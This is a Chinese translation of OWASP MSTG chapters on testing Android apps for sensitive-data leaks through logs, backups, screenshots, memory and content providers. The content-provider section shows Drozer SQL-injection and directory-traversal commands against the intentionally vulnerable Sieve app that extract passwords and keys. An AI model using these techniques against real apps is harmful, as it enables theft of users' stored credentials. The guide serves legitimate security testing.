请注意：类似的持有私有可访问数据的根设备。

#### 5.3.2.1. 静态分析

##### 5.3.2.1.1. 使用 Shared Preferences

当您使用 SharedPreferences.Editor 读取或写入 int/boolean/long 值时，您无法确认数据是否被覆盖。然而，它几乎不能用于实际的攻击除了链式调用该值 (xxxxxxxxxx) 对于 String 或 StringSet，您应该注意数据如何被解释。使用基于反射的持久化？查看 Android“测试对象持久化”

一节，看看它应该如何被验证。使用 SharedPreferences.Editor 来存储和读取证书或密钥？确保您已经修补了安全供应商提供的比如能在 Bouncy Castle 中找到的漏洞。

在所有情况下，将内容进行哈希校验有助于确保没有应用任何添加、更改。

#### 5.3.2.1.2. 使用其他存储机制

如果使用了其他公共存储机制(除了 SharedPreferences.Editor)，则需要在从存储机制读取数据时对数据进行验证。

### 5.3.3. 敏感数据之日志测试

#### 5.3.3.1. 概述

在移动设备上创建日志文件有很多正当的理由，比如跟踪崩溃、错误和使用统计数据。当应用程序离线时，日志文件可以存储在本地，并在应用程序在线时发送到端点。然而，记录敏感数据可能会将数据暴露给攻击者或恶意应用程序，这违反了用户的机密性。您可以通过多种方式创建日志文件。下面的列表包含了 Android 上的两个类：

- Log Class
- Logger Class

使用集中的日志类和机制，并从生产版本中删除日志语句，因为其他应用程序可能能够读取它们。

#### 5.3.3.2. 静态分析

您应该通过搜索以下关键字检查 App 的日志记录机制：

- 功能和类，例如：

android.util.Log

Log.d | Log.e | Log.i | Log.v | Log.w | Log.wtf

Logger

- 关键词和系统输出：

System.out.print | System.err.print

logfile

logging

logs

在准备生产版本时，您可以使用像 ProGuard(包含在 Android Studio 中)这样的工具。ProGuard 是一个免费的 Java 类文件压缩器、优化器、混淆器和预校验器。它可以检测并删除未使用的类、字段、方法和属性，还可以用于删除与日志记录相关的代码。

要确定是否所有的 android.util.Log 类的日志功能已经被删除，请检查 ProGuard 配置文件 (ProGuard -project.txt)，查看以下选项：

```
-assumenosideeffects class android.util.Log
{
 public static boolean isLoggable(java.lang.String, int);
 public static int v(...);
 public static int i(...);
 public static int w(...);
 public static int d(...);
 public static int e(...);
 public static int wtf(...);
}
```

请注意，上面的示例只确保将删除对 Log 类方法的调用。如果将被记录的字符串是动态构造的，那么构造该字符串的代码可能保留在字节码中。例如：下面的代码发出一个隐式的 StringBuilder 来构造 log 语句：

```
Log.v("Private key [byte format]: " + key);
```

然而，编译后的字节码等同于下面 log 语句的字节码，它显式地构造了字符串：

```
Log.v(new StringBuilder("Private key [byte format]: ").append(key.toString()).toString());
```

ProGuard 保证删除 Log.v 方法调用。是否删除剩下的代码(new StringBuilder...)取决于代码的复杂性和 ProGuard 版本。

这是一种安全风险，因为(未使用的)字符串将纯文本数据泄漏到内存中，可以通过调试器或内存转储访问这些数据。

不幸的是，没有解决这个问题的良方，但是一个选择是实现一个自定义日志记录工具，它接受简单的参数并在内部构造日志语句。

```
SecureLog.v("Private key [byte format]: ", key);
```

然后配置 ProGuard 来去除它的调用。

### 5.3.3.3. 动态分析

至少一次使用手机应用程序的所有功能，然后识别应用程序的数据目录并查找日志文件(/data/data/<package-name>)。检查应用程序日志，以确定日志数据是否已生成；一些移动应用程序在数据目录中创建并存储自己的日志。

许多应用程序开发人员仍然使用 System.out.println 或 printStackTrace，而不是适当日志记录类。因此，您的测试策略必须包括应用程序启动、运行和关闭时生成的所有输出。要确定哪些数据是由 System.out.println 或 printStackTrace 直接打印的，您可以使用“基本安全测试”章节“监控系统日志”一节中解释的 Logcat。

请记住，您可以通过如下方式过滤 Logcat 输出，以特定的应用程序为目标：

```
$ adb logcat | grep "$(adb shell ps | grep <package-name> | awk '{print $2}')"
```

如果您已经知道了应用程序的 PID，您可以使用--pid 标志直接给出它。

如果您希望在日志中出现某些字符串或模式，您可能还希望应用进一步的过滤器或正则表达式(例如使用 logcat 的正则表达式标志-e <expr>，--regex=<expr>)。

### 5.3.4. 判断敏感数据是否发送给第三方

#### 5.3.4.1. 概述

您可以在应用程序中嵌入第三方服务。这些服务可以实现跟踪服务，监视用户行为，销售横幅广告，改善用户体验等。

缺点是缺乏可见性：您不能确切地知道第三方库执行的是什么代码。因此，您应该确保只将必要的、不敏感的信息发送到服务。

大多数第三方服务都是通过两种方式之一实现的：

- 使用独立的库，比如 APK 中包含的 Android 项目 Jar。
- 使用完整的 SDK。

#### 5.3.4.2. 静态分析

您可以通过使用 IDE 向导或手动添加库或 SDK 来自动将第三方库集成到应用程序中。在这两种情况下，检查 AndroidManifest.xml 中的权限。特别是，您应该确定访问 SMS (READ\_SMS)、联系人 (READ\_CONTACTS) 和位置 (ACCESS\_FINE\_LOCATION) 的权限是否真的必要(参见测试应用程序权限)。在将库添加到项目之后，开发人员应该检查源代码是否发生了更改。

检查 API 调用和第三方库函数或 sdk 的源代码。检查代码更改以获得安全性最佳实践。

检查加载的库，以确定它们是否必要，以及它们是否过时或包含已知的漏洞。

所有发送到第三方服务的数据都应该匿名化。可以追踪到用户账户或会话的数据(例如应用程序 id)不应该发送给第三方。

#### 5.3.4.3. 动态分析

检查所有对外部服务的请求是否嵌入敏感信息。为了拦截客户机和服务器之间的通信，您可以使用 Burp Suite Professional 或 OWASP ZAP 发起中间人(MITM)攻击，从而执行动态分析。一旦您通过拦截代理路由流量，您可以尝试嗅探应用程序和服务器之间传递的流量。所有没有直接发送到承载主功能的服务器上的应用程序请求都应该检查敏感信息，比如跟踪器中的 PII 或广告服务。

### 5.3.5. 判断文本输入字段是否禁用键盘缓存

#### 5.3.5.1. 概述

当用户输入字段时，软件会自动建议数据。这个功能对消息应用程序非常有用。然而，当用户选择接受此类信息的输入字段时，键盘缓存可能会披露敏感信息。

#### 5.3.5.2. 静态分析

在活动的布局定义中，您可以定义具有 XML 属性的 `textview`。如果 XML 属性 `android:inputType` 的值为 `textNoSuggestions`，当输入字段被选中时，键盘缓存将不会显示。用户必须手动输入所有内容。

```
<EditText
 android:id="@+id/KeyBoardCache"
 android:inputType="textNoSuggestions"/>
```

所有接受敏感信息的输入字段的代码应该包括这个 XML 属性，以禁用键盘建议：

#### 5.3.5.3. 动态分析

启动应用程序，点击接收敏感数据的输入字段。如果建议使用字符串，则这些字段还没有禁用键盘缓存。

### 5.3.6. 确定敏感存储数据是否已通过 IPC 机制公开

#### 5.3.6.1. 概述

作为 Android IPC 机制的一部分，内容提供者允许应用程序存储的数据被其他应用程序访问和修改。如果没有正确配置，这些机制可能会泄漏敏感数据。

#### 5.3.6.2. 静态分析

第一步是查看 `AndroidManifest.xml` 来检测应用程序公开的内容提供程序。您可以通过`<provider>`元素来识别内容提供程序。完成以下步骤：

- 确定 `export` 标签(`android:exported`)的值是否为 `true`。即使它不是，标签将被自动设置为“`true`”，如果一个`<intent-filter>`已为标签定义。如果内容是为了被应用程序本身访问，设置 `android:exported` 为“`false`”。如果不是，将标志设置为“`true`”，并定义正确的读写权限。
- 确定数据是否被 `permission` 标签保护(`android:permission`)。权限标签限制暴露在其他应用程序。
- 确定 `android:protectionLevel` 属性是否具有值签名。该设置表明该数据只能被来自同一企业的应用程序访问(即，使用相同的密钥签名)。为了让数据可以被其他应用程序访问，应用一个安全策略`<permission>`元素，并设置正确的 `android:protectionLevel`。如果您使用 `android:permission`，其他应用程序必须声明相应的`<uses-permission>`元素，以与内容提供程序交互。您可以使用 `android:grantUriPermissions` 属性授予其他应用程序更特定的访问权限；您可以使用`<grant-uri-permission>`元素。

检查源代码以理解内容提供程序是如何被使用的。搜索以下关键字：

- `android.content.ContentProvider`
- `android.database.Cursor`
- `android.database.sqlite`
- `.query`
- `.update`
- `.delete`

如果公开内容提供程序，请确定是否使用了参数化查询方法(查询、更新和删除)来防止 SQL 注入。如果是的话，确保他们所有的争论都得到了妥善的处理。

我们将使用易受攻击的密码管理器应用程序 Sieve 作为易受攻击的内容提供商的示例。

### 5.3.6.2.1. 检查 Android 清单

识别所有被定义的 <provider> 元素：

```
<provider android:authorities="com.mwr.example.sieve.DBContentProvider"
 android:exported="true" android:multiprocess="true"
 android:name=".DBContentProvider">
 <path-permission android:path="/Keys"
 android:readPermission="com.mwr.example.sieve.READ_KEYS"
 android:writePermission="com.mwr.example.sieve.WRITE_KEYS" />
</provider>
<provider android:authorities="com.mwr.example.sieve.FileBackupProvider"
 android:exported="true" android:multiprocess="true"
 android:name=".FileBackupProvider"/>
```

如上面的 AndroidManifest.xml 所示，应用程序导出两个内容提供程序。注意，有一个路径（“/Keys”）受到读写权限的保护。

### 5.3.6.2.2. 检查源代码

检查 DBContentProvider.java 文件中的查询函数，以确定是否有任何敏感信息被泄露：

```
public Cursor query(final Uri uri, final String[] array, final String s, final String[] array2,
final String s2) {
 final int match = this.sUriMatcher.match(uri);
 final SQLiteQueryBuilder sqLiteQueryBuilder = new SQLiteQueryBuilder();
 if (match >= 100 && match < 200) {
 sqLiteQueryBuilder.setTables("Passwords");
 }
 else if (match >= 200) {
 sqLiteQueryBuilder.setTables("Key");
 }
 return sqLiteQueryBuilder.query(this.pwdb.getReadableDatabase(), array, s, array2,
(String)null, (String)null, s2);
}
```

这里我们看到实际上有两个路径，“/Keys”和“/Passwords”，而后者在清单中没有受到保护，因此容易受到攻击。

当访问 URI 时，查询语句返回所有密码和路径密码。我们将在“动态分析”一节中解决这个问题，并显示所需的确切 URI。

### 5.3.6.3. 动态分析

#### 5.3.6.3.1. 测试内容提供者

要动态分析应用程序的内容提供程序，首先要枚举攻击面：将应用程序的包名传递给 Drozer 模块 app.provider.info：

```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
Authority: com.mwr.example.sieve.DBContentProvider
Read Permission: null
Write Permission: null
Content Provider: com.mwr.example.sieve.DBContentProvider
Multiprocess Allowed: True
Grant Uri Permissions: False
Path Permissions:
Path: /Keys
Type: PATTERN_LITERAL
Read Permission: com.mwr.example.sieve.READ_KEYS
Write Permission: com.mwr.example.sieve.WRITE_KEYS
Authority: com.mwr.example.sieve.FileBackupProvider
Read Permission: null
Write Permission: null
Content Provider: com.mwr.example.sieve.FileBackupProvider
Multiprocess Allowed: True
Grant Uri Permissions: False
```

在本例中，导出了两个内容提供程序。除了 DBContentProvider 中的 /Keys 路径之外，它们都可以在没有权限的情况下被访问。有了这些信息，您就可以重建部分内容 uri 来访问 DBContentProvider (uri 以 content:// 开头)。

要识别应用程序中的内容提供者 uri，请使用 Drozer 的 scanner.provider.finduris 模块。该模块以几种方式猜测路径并确定可访问内容 uri：

```
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/
...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/Keys
Accessible content URIs:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

一旦您有了可访问的内容提供程序列表之后，尝试使用 app.provider.query 模块从每个提供程序提取数据：

```
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --vertical
_id: 1
service: Email
username: incognitoguy50
password: PSFjqXIMVa5NjFudgDuuLVgJYFD+8w== (Base64 - encoded)
email: incognitoguy50@gmail.com
```

您还可以使用 Drozer 插入，更新和删除记录，从一个脆弱的内容提供商：

- Insert record

```
dz> run app.provider.insert content://com.vulnerable.im/messages
--string date 1331763850325
--string type 0
--integer _id 7
```

- Update record

```
dz> run app.provider.update content://settings/secure
--selection "name=?"
--selection-args assisted_gps_enabled
--integer value 0
```

- Delete record

```
dz> run app.provider.delete content://settings/secure
--selection "name=?"
--selection-args my_setting
```

### 5.3.6.3.2. 内容提供程序中的 SQL 注入

Android 平台推广 SQLite 数据库来存储用户数据。因为这些数据库是基于 SQL 的，它们可能容易受到 SQL 注入的攻击。您可以使用 Drozer 模块 app.provider。通过操作传递给内容提供程序的投影和选择字段来测试 SQL 注入：

```
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection """
unrecognized token: "" FROM Passwords" (code 1): , while compiling: SELECT ' FROM
Passwords
```

```
dz> run app.provider.query
```

```
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --selection """
unrecognized token: ")" (code 1): , while compiling: SELECT * FROM Passwords WHERE ()
```

如果应用程序容易受到 SQL 注入的攻击，它将返回详细的错误消息。Android 上的 SQL 注入可能被用来修改或查询来自脆弱内容提供商的数据。在以下示例中，Drozer 模块 app.provider.query 用于列出所有数据库表：

```
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "*"
FROM SQLITE_MASTER WHERE type='table';--"
| type | name | tbl_name | rootpage | sql |
| table | android_metadata | android_metadata | 3 | CREATE TABLE ... |
| table | Passwords | Passwords | 4 | CREATE TABLE ... |
| table | Key | Key | 5 | CREATE TABLE ... |
```

SQL 注入也可以用于从受保护的表中检索数据：

```
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "* FROM
Key;--"
| Password | pin |
| thisismy password | 9876 |
```

您可以通过 scanner.provider.injection 模块自动发现应用程序中容易受到攻击的内容提供商：

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Injection in Projection:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
Injection in Selection:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

### 5.3.6.3.3. 基于文件系统的内容提供程序

内容提供者可以提供对底层文件系统的访问。这允许应用程序共享文件（Android 沙箱通常会阻止这种情况）。您可以使用 Drozer 模块 app.provider.read 和 app.provider.download 分别从导出的基于文件的内容提供商读取和下载文件。这些内容提供程序容易受到目录遍历的影响，目录遍历允许读取目标应用程序沙箱中受保护的文件。

```
dz> run app.provider.download
content://com.vulnerable.app.FileProvider/../../../../data/com.vulnerable.ap
p/database.db /home/user/database.db
Written 24488 bytes
```

Use the scanner.provider.traversal module to automate the process of finding content providers that are susceptible to directory traversal:

使用 scanner.provider.traversal 模块来自动查找容易受到目录遍历影响的内容提供者：

```
dz> run scanner.provider.traversal -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Vulnerable Providers:
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.FileBackupProvider
```

注意 adb 也可以用来查询内容提供者：

```
$ adb shell content query --uri
content://com.owaspomtg.vulnapp.provider.CredentialProvider/credentials
Row: 0 id=1, username=admin, password=StrongPwd
Row: 1 id=2, username=test, password=test
...
```

### 5.3.7. 检查用户界面敏感数据是否泄露

#### 5.3.7.1. 概述

许多应用程序要求用户输入多种数据，例如注册账户或付款。当以明文显示数据时，如果应用程序没有正确地隐藏敏感数据，则可能会暴露敏感数据。

通过在应用程序的活动中使用星号或圆点来屏蔽敏感数据，而不是显示清楚的文本，以防止信息泄露，并降低肩滑等风险。

#### 5.3.7.2. 静态分析

为了确保应用程序屏蔽了敏感的用户输入，在 EditText 的定义中检查以下属性：

```
android:inputType="textPassword"
```

通过这种设置，点(而不是输入字符)将显示在文本字段，防止应用程序泄漏密码或 pin 到用户界面。

### 5.3.7.3. 动态分析

要确定应用程序是否向用户界面泄漏任何敏感信息，请运行应用程序并识别显示此类信息或将其作为输入的组件。

如果信息被屏蔽，例如：用星号或点代替输入，应用程序不会泄漏数据到用户界面。

### 5.3.8. 为敏感数据测试备份 (MSTG-STORAGE-8)

#### 5.3.8.1. 概述

和其他现代移动操作系统一样，Android 也提供自动备份功能。备份通常包括所有已安装应用程序的数据和设置副本。应用程序存储的敏感用户数据是否会泄露到备份数据中是一个明显的问题。

鉴于其多样化的生态系统，Android 支持许多备份选项：

- Stock Android 有内置 USB 备份设备。当开启 USB 调试时，您可以使用 adb backup 命令创建完整数据备份和备份应用程序的数据目录。
- 谷歌提供了一个“备份我的数据”功能，备份所有应用程序数据到谷歌的服务器。
- 应用程序开发者可以使用两个备份 api：
  - key /Value Backup(备份 API 或 Android 备份服务)上传至 Android 备份服务云。
  - 应用程序自动备份：在 Android 6.0 (API 级别 23) 及以上版本，谷歌增加了“应用程序自动备份功能”。这个功能自动同步最多 25MB 的应用程序数据与用户的谷歌驱动器账户。
- oem 可以提供其他选项。例如：HTC 设备有一个“HTC 备份”选项，当激活时，它会对云执行每日备份。

#### 5.3.8.2. 静态分析

##### 5.3.8.2.1. 本地

Android 提供了一个名为 allowBackup 的属性来备份所有的应用程序数据。这个属性在 AndroidManifest.xml 文件中设置。如果该属性的值为 true，设备允许用户通过命令 \$ ADB backup 使用 Android Debug Bridge (ADB) 备份应用程序。

为了防止 app 数据备份，请将 android:allowBackup 属性设置为 false。当该属性不可用时，allowBackup 设置默认启用，必须手动去激活 backup。

请注意：如果设备被加密了，备份文件也会被加密。

检查 AndroidManifest.xml 文件中的以下标志：

```
android:allowBackup="true"
```

如果该标志值为 true，则确定应用程序是否保存任何类型的敏感数据(检查测试用例“Testing for sensitive data in Local Storage”)。

#### 5.3.8.2.2. 云端

无论您是使用键/值备份还是自动备份，都必须确定以下事项：

- 哪些文件被发送到云端(例如 SharedPreferences)。
- 文件中是否包含敏感信息。
- 敏感信息在发送到云端之前是否加密。

如果您不想与谷歌云共享文件，您可以将它们排除在自动备份之外。存储在设备上的静态敏感信息在发送到云端之前应该加密。

- Auto Backup**：您可以通过应用程序清单文件中的 boolean 属性 android:allowBackup 来配置自动备份。针对 Android 6.0 (API 级别 23)的应用程序默认启用自动备份。您可以使用属性 android:fullBackupOnly 来激活自动备份，当实现备份代理时，但这个属性仅适用于 android 6.0 及以上版本。其他 Android 版本使用键/值备份代替。

自动备份包括几乎所有的应用程序文件，每个应用程序在用户的谷歌驱动器账户存储 25 MB。只存储最近的备份;删除之前的备份。

- Key/Value Backup**: 要启用键/值备份，您必须在清单文件中定义备份代理。在 AndroidManifest.xml 中查看以下属性：

```
android:backupAgent
```

要实现键/值备份，扩展以下类之一。

- BackupAgent
- BackupAgentHelper

要检查键/值备份实现，请在源代码中查找这些类。

### 5.3.8.3. 动态分析

在执行完所有可用的应用程序功能后，尝试通过 adb 备份。如果备份成功，请检查备份归档文件中是否有敏感数据。打开终端，执行如下命令：

```
$ adb backup -apk -nosystem <package-name>
```

ADB 现在应该会回复“现在解锁您的设备并确认备份操作”，然后在 Android 手机上要求您输入密码。这是一个可选步骤，不需要提供。如果电话没有提示此消息，请尝试使用以下命令，包括引号：

```
$ adb backup "-apk -nosystem <package-name>"
```

当您的设备在 1.0.31 之前有一个 adb 版本时，这个问题就会发生。如果是这种情况，则必须在主机上也使用 adb 版本的 1.0.31。adb 1.0.32 之后的版本破坏了向后兼容性。

通过选择“备份我的数据”选项，从您的设备上批准备份。备份过程完成后，ab 文件将在您的工作目录中。运行以下命令将 ab 文件转换为 tar 文件。

```
$ dd if=mybackup.ab bs=24 skip=1|openssl zlib -d > mybackup.tar
```

如果您得到错误 openssl:Error: 'zlib' is an invalid command。您可以尝试使用 Python 代替。

```
$ dd if=backup.ab bs=1 skip=24 | python -c "import
zlib,sys;sys.stdout.write(zlib.decompress(sys.stdin.read()))" > backup.tar
```

Android Backup Extractor 是另一个备用备份工具。要使该工具工作，您必须下载针对 JRE7 或 JRE8 的 Oracle JCE Unlimited Strength Policy Files，并将它们放在 JRE lib/security 文件夹中。执行如下命令转换 tar 文件：

```
$ java -jar abe.jar unpack backup.ab
```

如果它显示了一些密码信息和用法，这意味着它没有成功解包。在这种情况下，您可以尝试使用更多的参数：

```
$ abe [-debug] [-useenv=yourenv] unpack <backup.ab> <backup.tar> [password]
```

[password]:是您的安卓设备之前询问您的密码。例如: 123 \$ java -jar abe.jar unpack backup.ab backup.tar 123。

将 tar 文件解压缩到工作目录。

```
$ tar xvf mybackup.tar
```

### 5.3.9. 在自动生成的截图中查找敏感信息 (MSTG-STORAGE-9)

#### 5.3.9.1. 概述

制造商希望在应用程序启动和退出时为设备用户提供美观的体验，因此他们引入了屏幕截图保存功能，以便在应用程序后台使用。此特性可能存在安全风险。如果用户在显示敏感数据时故意对应用程序进行截屏，则敏感数据可能会暴露。在设备上运行的恶意应用程序能够持续捕获屏幕也可能暴露数据。屏幕截图被写入本地存储，从那里它们可能会被流氓应用程序（如果该设备已根植）或偷了该设备的人恢复。

例如：捕获银行应用程序的屏幕截图可能会显示有关用户账户、信用、交易等的信息。

#### 5.3.9.2. 静态分析

当一个 Android 应用程序进入后台时，当前活动的截图会被获取，当应用程序返回前台时，为了美观起见，会显示出来。然而，这可能会泄露敏感信息。

要确定应用程序是否可能通过应用程序切换器暴露敏感信息，请查看是否设置了 FLAG\_SECURE 选项。您应该会发现类似于下面的代码片段：

```
getWindow().setFlags(WindowManager.LayoutParams.FLAG_SECURE,
 WindowManager.LayoutParams.FLAG_SECURE);

setContentView(R.layout.activity_main);
```


如果没有设置该选项，则应用程序容易被屏幕捕获。

#### 5.3.9.3. 动态分析

在黑盒测试应用程序时，导航到任何含有敏感信息的屏幕，点击 home 按钮将应用程序发送到后台，然后按应用程序切换按钮查看快照。如下所示，如果设置了 FLAG\_SECURE(右侧图像)，快照将为空；如果还没有设置标志(左图)，则会显示活动信息：

FLAG\_SECURE not set

FLAG\_SECURE set



### 5.3.10. 检查内存中的敏感数据 (MSTG-STORAGE-10)

#### 5.3.10.1. 概述

分析内存可以帮助开发人员确定一些问题的根源，比如应用程序崩溃。但是，它也可以用于访问敏感数据。本节描述如何通过进程内存检查数据公开。

首先识别存储在记忆中的敏感信息。敏感资产可能在某个时候被载入了内存。目的是验证该信息被尽可能简短地公开。

要研究应用程序的内存，必须首先创建一个内存转储。您也可以实时分析内存，例如：通过调试器。无论采用哪种方法，就验证而言，内存转储都是一个非常容易出错的过程，因为每个转储都包含已执行函数的输出。您可能会错过执行关键场景。此外，在分析过程中可能忽略数据，除非您知道数据的占用空间(确切的值或数据格式)。

例如：如果应用程序使用随机生成的对称密钥进行加密，您可能无法在内存中发现它，除非您能在另一个上下文中识别密钥的值。

因此，您最好从静态分析开始。

### 5.3.10.2. 静态分析

要了解可能的数据公开来源，请检查文档，并在检查源代码之前确定应用程序组件。例如：来自后端的敏感数据可能在 HTTP 客户机、XML 解析器等中。您希望所有这些副本都能尽快从内存中删除。

此外，了解应用程序的体系结构和体系结构在系统中的角色将帮助您识别根本不必在内存中公开的敏感信息。例如：假设您的应用程序从一个服务器接收数据，然后不经过任何处理就将其传输到另一个服务器。该数据可以以加密格式处理，从而防止在内存中公开。

然而，如果您需要在内存中暴露敏感数据，您应该确保您的应用程序被设计成暴露尽可能少的数据副本，尽可能简短。换句话说，您希望将敏感数据的处理集中起来(即使使用尽可能少的组件)，并基于基本的、可变的数据结构。

后一种需求为开发人员提供了直接的内存访问。确保他们使用这种访问来用虚拟数据(通常为零)覆盖敏感数据。比较理想的数据类型包括 byte[] 和 char[]，但不包括 String 或 BigInteger。每当您尝试修改不可变对象(如 String)时，您将创建并更改该对象的一个副本。

使用非原语可变类型(如 StringBuffer 和 StringBuilder)可能是可以接受的，但这是指示性的，需要注意。像 StringBuffer 这样的类型用于修改内容(这正是您想要做的)。然而，要访问此类类型的值，您需要使用 toString 方法，该方法将创建数据的不可变副本。有几种方法可以在不创建不可变副本的情况下使用这些数据类型，但是它们比简单地使用原语数组需要更多的工作。安全的内存管理是使用像 StringBuffer 这样的类型的一个好处，但这可能是一把双刃剑。如果试图修改其中一种类型的内容，而副本超过了缓冲区容量，则缓冲区大小将自动增加。缓冲区内容可能被复制到另一个位置，留下旧内容，而没有可以用来覆盖它的引用。

不幸的是，很少有库和框架允许覆盖敏感数据。例如：销毁一个键，如下所示，并没有真正从内存中删除键：

```
SecretKey secretKey = new SecretKeySpec("key".getBytes(), "AES");
secretKey.destroy();
```

覆盖 secretKey.getEncoded 的后备字节数组也不会删除键；基于 secretkeyspec 的密钥返回后备字节数组的副本。请参阅下面几节，了解从内存中删除密钥的正确方法。

RSA 密钥对基于 BigInteger 类型，因此在 AndroidKeyStore 外第一次使用后驻留在内存中。一些密码(例如 BouncyCastle 中的 AES 密码)不能正确地清除它们的字节数组。

用户提供的数据(凭证、社会安全号码、信用卡信息等)是内存中可能暴露的另一种类型的数据。不管您是否标记它为密码字段，EditText 通过可编辑的界面交付内容到应用程序。如果您的应用程序不提供 EditableFactory，用户提供的数据可能会在内存中暴露比需要的时间更长。默认的 Editable 实现，SpannableStringBuilder 导致的问题与 Java 的 StringBuilder 和 StringBuffer 导致的问题相同(上面讨论过)。

总之，当执行静态分析以识别内存中暴露的敏感数据时，您应该：

- 尝试识别应用程序组件并映射数据使用的位置。
- 确保敏感数据由尽可能少的组件处理。
- 确保当包含敏感数据的对象不再需要时，正确地删除对象引用。
- 确保在引用被移除后请求垃圾回收。
- 确保敏感数据一旦不再需要就被覆盖。
  - 不要用不可变的数据类型(如 String 和 BigInteger)表示此类数据。
  - 避免非原始数据类型(如 StringBuilder)。
  - 在删除引用之前，在 finalize 方法之外覆盖它们。
  - 注意第三方组件(库和框架)。公共 api 是很好的指标。确定公共 API 是否按照本章描述的方式处理敏感数据。

下一节描述内存中数据泄漏的陷阱和避免它们的最佳实践。

不要使用不可变的结构(如 String 和 BigInteger)来表示秘密。使这些结构失效是无效的：垃圾收集器可以收集它们，但在垃圾收集之后它们可能仍然留在堆上。然而，您应该在每个关键操作(例如加密、解析包含敏感信息的服务器响应)之后请求垃圾收集。当信息的副本没有被正确清理(如下所述)时，您的请求将有助于减少这些副本在内存中的可用时间。

要正确地清除内存中的敏感信息，请将其存储在基本数据类型中，例如字节数组(byte[])和字符数组(char[])。如上面的“静态分析”部分所述，您应该避免将信息存储在可变的非原始数据类型中。

确保在不再需要关键对象时覆盖该对象的内容。用 0 覆盖内容是一种简单且非常流行的方法：

```
byte[] secret = null;
try{
 //get or generate the secret, do work with it, make sure you make no local copies
} finally {
 if (null != secret) {
 Arrays.fill(secret, (byte) 0);
 }
}
```

```
 }
}
```

然而，这并不能保证内容在运行时被覆盖。为了优化字节码，编译器将分析并决定不覆盖数据，因为它之后不会被使用(即，它是一个不必要的操作)。即使代码在已编译的索引中，优化也可能在 VM 中的即时编译或预先编译期间发生。

解决这个问题没有灵丹妙药，因为不同的解决方案会产生不同的后果。例如：您可能会执行额外的计算(例如：将数据异或到一个虚拟缓冲区)，但是您无法知道编译器的优化分析的程度。另一方面，使用编译器作用域之外的覆盖数据(例如：在临时文件中序列化它)可以保证它会被覆盖，但显然会影响性能和维护。

然后，使用 Arrays.fill 覆盖数据是一个坏主意，因为这个方法是一个明显的钩子目标(详见“篡改和逆向工程在 Android 上”章节)。

是内容只被 0 覆盖。您应该尝试用来自非关键对象的随机数据或内容覆盖关键对象。这使得构建能够在管理的基础上识别敏感数据的扫描仪变得非常困难。

```
byte[] nonSecret = somePublicString.getBytes("ISO-8859-1");
byte[] secret = null;
try{
 //get or generate the secret, do work with it, make sure you make no local copies
} finally {
 if (null != secret) {
 for (int i = 0; i < secret.length; i++) {
 secret[i] = nonSecret[i % nonSecret.length];
 }

 FileOutputStream out = new FileOutputStream("/dev/null");
 out.write(secret);
 out.flush();
 out.close();
 }
}
```

要了解更多信息，请查看在 RAM 中安全地存储敏感数据。

